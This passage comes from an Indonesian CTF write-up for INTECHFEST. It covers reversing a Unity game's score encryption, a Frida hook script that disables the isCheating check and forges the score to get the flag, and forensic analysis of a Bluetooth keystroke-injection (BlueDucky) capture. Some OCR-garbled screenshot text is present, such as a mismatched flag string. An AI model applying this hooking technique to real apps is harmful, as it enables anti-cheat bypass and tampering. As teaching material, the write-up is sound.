315326     // RVA: 0xD7B76C Offset: 0xD7A76C VA: 0xD7B76C  
315327     public string MD5(string input) { }  
315328  
315329     // RVA: 0xD7BA04 Offset: 0xD7AA04 VA: 0xD7BA04  
315330     public void .ctor() { }  
315331 }
```

```
// Namespace:  
public class Intcryption // TypeDefIndex: 4342  
{  
    // Fields  
    private static uint KEY; // 0x0  
  
    // Methods  
  
    // RVA: 0xD7BA18 Offset: 0xD7AA18 VA: 0xD7BA18  
    private static uint KeyVariation(uint key, int step) { }  
  
    // RVA: 0xD7B6D0 Offset: 0xD7A6D0 VA: 0xD7B6D0  
    public static uint Encrypt(uint data) { }  
  
    // RVA: 0xD7B158 Offset: 0xD7A158 VA: 0xD7B158  
    public static uint Decrypt(uint data) { }  
  
    // RVA: 0xD7BA24 Offset: 0xD7AA24 VA: 0xD7BA24  
    public void .ctor() { }  
  
    // RVA: 0xD7BA2C Offset: 0xD7AA2C VA: 0xD7BA2C  
    private static void .cctor() { }  
}
```

Dari fungsi tersebut, kita dapat melihat ada fungsi yang menarik untuk di cek seperti Decrypt, Encrypt , AddScore, Update yang kemungkinan dapat kita gunakan untuk langsung melihat apakah fungsionalitas *score* dapat kita pakai untuk memahami algoritma dalam *decrypt flag*, namun tidak semudah itu.

IDA View-A Pseudocode-A Hex View-1 Structures Enums Imports Exports

Function name: GameManager\$::AddScore

```

5  uint32_t v5; // w10
6  const char* v6; // x1
7  uint32_t v7; // w0
8  string TMPRO_TextMeshProUGUI_o *scoreText; // x21
9  System_String_o *v9; // x0
10 System_String_o *v10; // x0
11
12 if ( (byte_1C3F664 & 1) == 0 )
13 {
14     sub_CA98EC(&Intcrytion_TypeInfo, method);
15     sub_CA98EC(&stringLiteral_2467, v3);
16     byte_1C3F664 = 1;
17 }
18 if ( !this->fields.isCheating )
19 {
20     +this->fields.currentScore;
21     realScore = this->fields.realScore;
22     if ( !Intcrytion_TypeInfo->_2.cctor_finished )
23         j_il2cpp_runtime_class_init_0();
24     v5 = Intcrytion_Decrypt(realScore, method);
25     v7 = Intcrytion_Encrypt(v5 + 1, v6);
26     scoreText = this->fields.scoreText;
27     this->fields.realScore = v7;
28     v10 = System_Int32_ToString((int)this + 32, 0LL);
29     v10 = System_String_Concat_21372444((System_String_o *)stringLiteral_2467, v9, 0LL); // Concat Score: <score>
30     if ( !scoreText )
31         sub_C99B20(v10);
32     ((void __fastcall *)(struct TMPRO_TextMeshProUGUI_o *, System_String_o *, Il2CppMethodPointer))scoreText->klass->vtable._66_set_text.method(
33         scoreText,
34         v10,
35         scoreText->klass->vtable._67_get_fontSharedMaterial.methodPtr);
36 }
00D79E10 GameManager$::AddScore:35 (07AE10)

```

GameManager

Line 1 of 6

Graph overview

```

1 uint32_t __fastcall Intcrytion_Decrypt(uint32_t data, const MethodInfo *method)
2 {
3     Intcrytion_c *v3; // x0
4     int v4; // w10
5     unsigned __int64 v5; // t2
6
7     if ( (byte_1C3F668 & 1) == 0 )
8     {
9         sub_CA98EC(&Intcrytion_TypeInfo, method);
10        byte_1C3F668 = 1;
11    }
12    v3 = Intcrytion_TypeInfo;
13    if ( !Intcrytion_TypeInfo->_2.cctor_finished )
14    {
15        j_il2cpp_runtime_class_init_0();
16        v3 = Intcrytion_TypeInfo;
17    }
18    HIDWORD(v5) = v3->static_fields->KEY;
19    LODWORD(v5) = HIDWORD(v5);
20    v4 = v5 >> 29;
21    LODWORD(v5) = HIDWORD(v5);
22    return __ROR4__((v5 ^ data) - (v5 >> 27), v4 % 5 + 1) ^ __ROR4__(v5, 29);
23 }

```

```

1 uint32_t __fastcall Intcryption_Encrypt(uint32_t data, const MethodInfo *method)
2 {
3     Intcryption_c *v3; // x0
4     unsigned __int64 v4; // t2
5     char v5; // w9
6
7     if ( (byte_1C3F667 & 1) == 0 )
8     {
9         sub_CA98EC(&Intcryption_TypeInfo, method);
10        byte_1C3F667 = 1;
11    }
12    v3 = Intcryption_TypeInfo;
13    if ( !Intcryption_TypeInfo->_2.cctor_finished )
14    {
15        j_il2cpp_runtime_class_init_0();
16        v3 = Intcryption_TypeInfo;
17    }
18    HIDWORD(v4) = v3->static_fields->KEY;
19    LODWORD(v4) = HIDWORD(v4);
20    v5 = 5 * ((int)(v4 >> 29) / 5);
21    LODWORD(v4) = HIDWORD(v4);
22    return (_ROR4_(data ^ _ROR4_(v4, 29), ~_ROR4_(v4, 29) + v5) + (v4 >> 27)) ^ v4;
23 }

```

Proses kalkulasi enkripsi sebenarnya tidak terlalu kompleks karena hanya memainkan bits saja, dan KEY nya diketahui yaitu 0xDEADC0DE (menjadikan v4/v5 (enc/dec) adalah 0xDEADC0DEDEADC0DE). Dan juga, ada fields isCheating, currentScore dan realScore yang kemungkinan akan kita dapat ubah nantinya karena merupakan salah satu fields pada GameManager.

Melanjutkan cek algoritma, ternyata kita harus menyentuh nilai skor 13371337 .


```

Functions          IDA View-A      Pseudocode-A      Hex View-1      Structures      Enums      Imports
Function name
GameManager$S ctor
GameManager$SAddScore
GameManager$SAwake
GameManager$SDecrypt
GameManager$SMDS
GameManager$SSUpdate

45 }
46 if ( this->fields.currentScore >= 13371337 )
47 {
48     v8 = (System_Array_o *)sub_CA97C(byte__TypeInfo, 48LL);
49     v16.fields.value = Field__PrivateImplementationDetails__0F8F726FECD2829D08430B9971B01471B558466F4C0E960916B206F8B1D63BD;
50     System_Runtime_CompilerServices_RuntimeHelpers__InitializeArray_21929944(v8, v16, 0LL);
51     scoreText = this->fields.scoreText;
52     UTF8 = System_Text_Encoding_get_UTF8(0LL);
53     p_klass = (TMPro_TextMeshProUGUI_c **)(System_Text_Encoding_o *, TMPro_TextMeshProUGUI_c **, Il2CppMethodPointer)v15;
54     if ( UTF8 )
55     {
56         p_klass = (TMPro_TextMeshProUGUI_c **)((__int64 __fastcall *(System_Text_Encoding_o *, TMPro_TextMeshProUGUI_c **, Il2CppMethodPointer))v15)(UTF8,
57                                         p_klass,
58                                         UTF8->klass->vtbl._34_GetString.methodPtr);
59     }
60     if ( scoreText )
61     {
62         klass = scoreText->klass;
63         v14 = (__int64)p_klass;
64         p_klass = &scoreText->klass;
65         v15 = scoreText->klass->vtbl._66_set_text.method;
66     LABEL_12:
67         ((void __fastcall *(TMPro_TextMeshProUGUI_c **, __int64, Il2CppMethodPointer))v15)(
68             p_klass,
69             v14,
70             klass->vtbl._67_get_fontSharedMaterial.methodPtr);
71         return;
72     }
73     goto LABEL_14;
74 }

```

Pertama, pada enkripsinya sendiri penulis juga melakukan komparasi dengan langsung melakukan *code hooking* menggunakan Frida C# dengan bantuan IPC ILCPP Native Bridge.



The screenshot shows a terminal window titled "Pixel 4 XL" with the file "index.ts" open. The code is a Frida script using the ILCPP bridge to hook the `Il2Cpp.perform()` function. It retrieves assembly information for the "Assembly-CSharp" assembly, finds the `GameManager` class, and hooks the `Intcryption` class. The terminal output shows several memory addresses and their corresponding `Intcryption::cctor` and `Intcryption::Decrypt` calls, with some values highlighted in yellow and red.

```
src > TS index.ts > Il2Cpp.perform() callback
1 import "frida-il2cpp-bridge";
2
3 Il2Cpp.perform(function() {
4     const csharp = Il2Cpp.domain.assembly("Assembly-CSharp").image;
5     const gm = csharp.class("GameManager");
6     const intcryption = csharp.class("Intcryption");
7     Il2Cpp.trace(true).classes(intcryption).and().attach();

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

Score: 1

0x00d7ba2c [ Intcryption::cctor()
0x00d7ba2c [ Intcryption::cctor

il2cpp:
0x00d7b158 [ Intcryption::Decrypt(data = 1791499367)
0x00d7b158 [ Intcryption::Decrypt = 0

il2cpp:
0x00d7b6d0 [ Intcryption::Encrypt(data = 1)
0x00d7b6d0 [ Intcryption::Encrypt = 180886631

il2cpp:
0x00d7b158 [ Intcryption::Decrypt(data = 180886631)
0x00d7b158 [ Intcryption::Decrypt = 1
```

Jika dilakukan komparasi dari Python *encryption* translasi dari IDA dengan nilai Encrypt/Decrypt yang di hook hasilnya berbeda, akhirnya penulis menggunakan Frida untuk melakukan kalkulasi *realScore* karena nilai skor dienkripsi dan jika berbeda akan men-trigger CHEATER DETECTED! Saat melakukan *runtime tampering*.



Score: 1

```
TS index.ts  X
src > TS index.ts > ⚡ II2Cpp.perform() callback
3   II2Cpp.perform(function() {
4     const csharp = II2Cpp.domain.assembly("Assembly-CSharp").image;
5     const gm = csharp.class("GameManager");
6     const intcrytion = csharp.class("Intcrytion");
7     // II2Cpp.trace(true).classes(intcrytion).and().attach();
8     const enc = intcrytion.method("Encrypt");
9     console.log(enc.invoke(13371336));
PROBLEMS    OUTPUT    DEBUG CONSOLE    TERMINAL    PORTS

/_|_ help      -> Displays the help system
. . . . object?  -> Display information about 'object'
. . . . exit/quit -> Exit
. . . .
. . . . More info at https://frida.re/docs/home/
. . . .
. . . . Connected to Pixel 4 XL (id=99031FFBA00B3R)
Spawned `com.DefaultCompany.BoxClick`. Resuming main thread!
[Pixel 4 XL::com.DefaultCompany.BoxClick ]-> 1791073500

```

Dari 13371336 akan digunakan supaya ketika APK *spawn*, kita hanya perlu klik Boxnya 1x dan ekspektasinya akan didapatkan flagnya, dan berhasil.



Pixel 4 XL

src > TS index.ts > Il2Cpp.perform() callback

```
3     Il2Cpp.perform(function() {
4         // const enc = Interception.method(`Encrypt`);  
5         // console.log(enc.invoke(13371336));  
6         const gmm = gm.method("AddScore");  
7         // @ts-ignore  
8         gmm.implementation = function(  
9             this: Il2Cpp.Object | Il2Cpp.Class  
10        ){  
11            console.log(this);  
12            this.field("isCheating").value = false;  
13            this.field("currentScore").value = 13371336;  
14            this.field("realScore").value = 1791073500;  
15            this.method<void>("AddScore").invoke();  
16        }  
17    }  
18}  
19  
20 }
```

INTECHFEST(By4ssInG_Sh1tY_4n1_Chi34l_S0_EZ)

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

Spawned `com.DefaultCompany.BoxClick`. Resuming main thread!
[Pixel 4 XL::com.DefaultCompany.BoxClick]-> GameObject (GameManager)

Full Debug Typescript Frida Code:

```
import "frida-ijl2cpp-bridge":
```

```
I12Cpp.perform(function() {
    const csharp = I12Cpp.domain.assembly("Assembly-CSharp").image;
```

```
const gm = csharp.class("GameManager");
const intcryption = csharp.class("Intcryption");
// Il2Cpp.trace(true).classes(intcryption).and().attach();
// const enc = intcryption.method("Encrypt");
// console.log(enc.invoke(13371336));
const gmm = gm.method("AddScore");
// @ts-ignore
gmm.implementation = function(
    this: Il2Cpp.Object | Il2Cpp.Class
){
    console.log(this);
    this.field("isCheating").value = false;
    this.field("currentScore").value = 13371336;
    this.field("realScore").value = 1791073500;
    this.method<void>("AddScore").invoke();
}
});

// const moduleName = "libil2cpp.so";
// Interceptor.attach(Module.getExportByName(null,"dlopen"),{
//     onEnter: function(args) {
//         this.lib = args[0].readCString();

//     },
//     onLeave: function(retval) {
//         if (this.lib.endsWith(moduleName)) {
//             var baseAddr = Module.getBaseAddress(moduleName);
//             Interceptor.attach(baseAddr.add(0xD7B6D0), {
//                 onEnter: function(args) {
//                     console.log("[-] hook invoked");
//                     Memory.protect(args[0],Process.pointerSize, 'rwx');
//                     let arg1 = (args[0]).readS8();
//                     console.log(`ARG1 = ${arg1}`);

//                 },
//                 onLeave: function(retval){
//                     console.log(retval);
//                 }
//             });
//         }
//     }
// });


```

```
//                                // 0xac81c67
//                                }
//    });
//    }
// })
```

Flag: INTECHFEST{Byp4ss1ng_Sh1tty_4nt1_Ch34t_S0_EZ}

Forensic

GerakSendiri

Diberikan sebuah Bluetooth PCAP yang berisi Input Keyboard Data, yang penulis duga bahwa terdapat sniffing *keystroke* yang ada disana dan benar adanya.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
challpcapng
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Length Info
79 2024-08-28 08:43:34... localhost (53buahap...) 10:82:d7:92:50:80 (... 23 Sent Configure Response - Success (SCID: 0x007d)
80 2024-08-28 08:43:34... controller host 8 Rcvd Number of Completed Packets
81 2024-08-28 08:43:34... controller host 8 Rcvd Number of Completed Packets
82 2024-08-28 08:43:34... 10:82:d7:92:50:80 (... localhost (53buahap...) 19 Rcvd Configure Response - Success (SCID: 0x0042)
83 2024-08-28 08:43:34... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - <action key up>
84 2024-08-28 08:43:34... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - <action key up>
85 2024-08-28 08:43:34... controller host 8 Rcvd Number of Completed Packets
86 2024-08-28 08:43:34... controller host 8 Rcvd Number of Completed Packets
87 2024-08-28 08:43:35... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - LEFT GUI + d
88 2024-08-28 08:43:35... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - <action key up>
89 2024-08-28 08:43:35... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - LEFT GUI + b
90 2024-08-28 08:43:35... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - <action key up>
91 2024-08-28 08:43:35... controller host 6 Sent Read RSSI
92 2024-08-28 08:43:35... controller host 10 Rcvd Command Complete (Read RSSI)
Frame 87: 20 bytes on wire (160 bits), 20 bytes captured (160 bits) on interface bluetooth0, id 0
Bluetooth
Bluetooth HCI H4
Bluetooth HCI ACL Packet
Bluetooth L2CAP Protocol
Bluetooth HID Profile
0000 02 33 00 0f 00 0b 00 7d 00 a1 01 08 00 07 00 00 3
0010 00 00 00 00

Dengan menggunakan *wireshark* filter `usbhid.boot_report.keyboard.keycode_1`, penulis dapat melakukan parsing dari inputan yang ada, mulai dari nomor Whatsapp, *hardcoded inputs* hingga laman Sharepoint.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
usbhid.boot_report.keyboard.keycode_1
No. Time Source Destination Length Info
88 2024-08-28 08:43:35... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - <action key up>
89 2024-08-28 08:43:35... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - LEFT GUI + b
90 2024-08-28 08:43:35... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - <action key up>
103 2024-08-28 08:43:37... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - LEFT CTRL + l
104 2024-08-28 08:43:37... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - <action key up>
107 2024-08-28 08:43:37... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - h
108 2024-08-28 08:43:37... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - <action key up>
109 2024-08-28 08:43:37... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - t
110 2024-08-28 08:43:37... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - <action key up>
111 2024-08-28 08:43:37... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - t
112 2024-08-28 08:43:37... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - <action key up>
114 2024-08-28 08:43:37... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - p
116 2024-08-28 08:43:37... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - <action key up>
118 2024-08-28 08:43:37... localhost (53buahap...) 10:82:d7:92:50:80 (... 20 Sent DATA - Input - Keyboard - s
..... = Modifier: RIGHT SHIFT: False
..... = Modifier: RIGHT CTRL: False
..... 1... = Modifier: LEFT GUI: True
..... 0... = Modifier: LEFT ALT: False
..... 0.. = Modifier: LEFT SHIFT: False
..... 0 = Modifier: LEFT CTRL: False
Reserved: 0x00
Keycode 1: d (0x07)
Keycode 2: <ACTION KEY UP> (0x00)
0000 02 33 00 0f 00 0b 00 7d 00 a1 01 08 00 07 00 00 3
0010 00 00 00 00

Kita juga mendapatkan laman *sharepoint* yang merujuk pada bagaimana “penyerang” itu mensimulasikan serangannya dengan menggunakan BlueDucky, sebuah *keystroke injector*.

```
(kali㉿kali)-[~/.../CTF/INTECHFEST/foren/Geraksendiri]
$ nc 127.0.0.1 34097
130 x

You will need to answer all of the questions to get the flag!
press enter to continue ...

CHALLENGE

I just did an experiment, I challenge you to analyze what is actually happening.

Note : All the answers are case sensitive

[1/6] What is the device that attacker use to attack victim device? ( answer in lowercase e.g. cpu ) : bluetooth
Your input : bluetooth
Congratulation, you are right!

[2/6] What is the victim bluetooth name? ( answer in lowercase e.g. ujang ) : asep
Your input : asep
Congratulation, you are right!

[3/6] What is the victim device MAC address ( e.g. 00:11:22:33:44:55 ) : 10:82:d7:92:50:80
Your input : 10:82:d7:92:50:80
Congratulation, you are right!

[4/6] What is the first app that attacker use to open victim whatsapp? ( answer in lowercase e.g. twitter ) : browser
Your input : browser
Congratulation, you are right!

[5/6] What is the message that attacker send to victim whatsapp? : l33t1337
Your input : l33t1337
```

Penyerangannya tentunya dari *bluetooth* karena ada protokol Bluetooth disana.


```
‣ Frame 87: 20 bytes on wire (160 bits), 20 bytes captured (160 bits) on interface bluetooth0, id 0
  Bluetooth
  ↳ Bluetooth HCI H4
  ↳ Bluetooth HCI ACL Packet
  ↳ Bluetooth L2CAP Protocol
  ▾ Bluetooth HID Profile
    1010 .... = Transaction Type: DATA (0xa)
```

Dan victim atau si korban dari video yang terlihat menggunakan device RealMe yaitu atas nama asep.

```

248 2024-08-28 08:43:41... localhost (53buahap... 10:82:d7:92:50:80 (asep) 20 Sent DATA - Input - Keyboard - <action key up>
249 2024-08-28 08:43:41... controller host 8 Rcvd Number of Completed Packets
250 2024-08-28 08:43:41... localhost (53buahap... 10:82:d7:92:50:80 (asep) 20 Sent DATA - Input - Keyboard - Tab
251 2024-08-28 08:43:41... controller host 8 Rcvd Number of Completed Packets
252 2024-08-28 08:43:41... localhost (53buahap... 10:82:d7:92:50:80 (asep) 20 Sent DATA - Input - Keyboard - <action key up>
253 2024-08-28 08:43:41... controller host 8 Rcvd Number of Completed Packets
254 2024-08-28 08:43:41... localhost (53buahap... 10:82:d7:92:50:80 (asep) 20 Sent DATA - Input - Keyboard - ENTER
255 2024-08-28 08:43:41... controller host 8 Rcvd Number of Completed Packets
256 2024-08-28 08:43:41... localhost (53buahap... 10:82:d7:92:50:80 (asep) 20 Sent DATA - Input - Keyboard - <action key up>
257 2024-08-28 08:43:41... controller host 8 Rcvd Number of Completed Packets
258 2024-08-28 08:43:41... controller host 8 Rcvd Number of Completed Packets
.....
[Frame is marked: False]
[Frame is ignored: False]
Point-to-Point Direction: Sent (0)
[Protocols in frame: bluetooth:hci_h4:bthci_acl:btl2cap:bthid:usbhid]
▼ Blueronth
[Source: 00:00:00:00:00:00 (00:00:00:00:00:00)]
[Destination: 10:82:d7:92:50:80 (10:82:d7:92:50:80)]
```


Dan MAC Addressnya dapat terlihat dari Destination Bar, aplikasi pertama yang digunakan tentunya dari browser sesuai dari video yang tertampil (juga dari keystroke GUI +d, GUI + b)



POC


August 28, 2024 • Rafi Nur Ardiansyah • HD

Selanjutnya akan memprint 133t1337 pada Whatsapp dan berakhir dengan sebuah pesan singkat. Terakhir setelah menjawab pertanyaan tersebut, penulis berhasil mendapatkan flagnya.



POC

August 28, 2024 • Rafi Nur Ardiansyah • HD



POC

August 28, 2024 • Rafi Nur Ardiansyah • HD

[5/6] What is the message that attacker send to victim whatsapp? : l33t1337
Your input : l33t1337
Congratulation, you are right!

[6/6] Attacker trying to open browser again in private mode, there are an attachment that you can see.
Please put the value here : akhirnya aku dapet flag asikkkk
Your input : akhirnya aku dapet flag asikkkk
Congratulation, you are right!

FLAG


^C] hEr3 i5 y0Ur Fl4G : INTECHFEST{bluetooth_could_be_dangerous_5dff7d} [6]

Mobile Exploitation

Hijacker

Diberikan sebuah aplikasi Android simpel yang memiliki objektif tap input PIN biasa, namun tanpa dengan keyboard melainkan yang sudah di desain oleh developer.

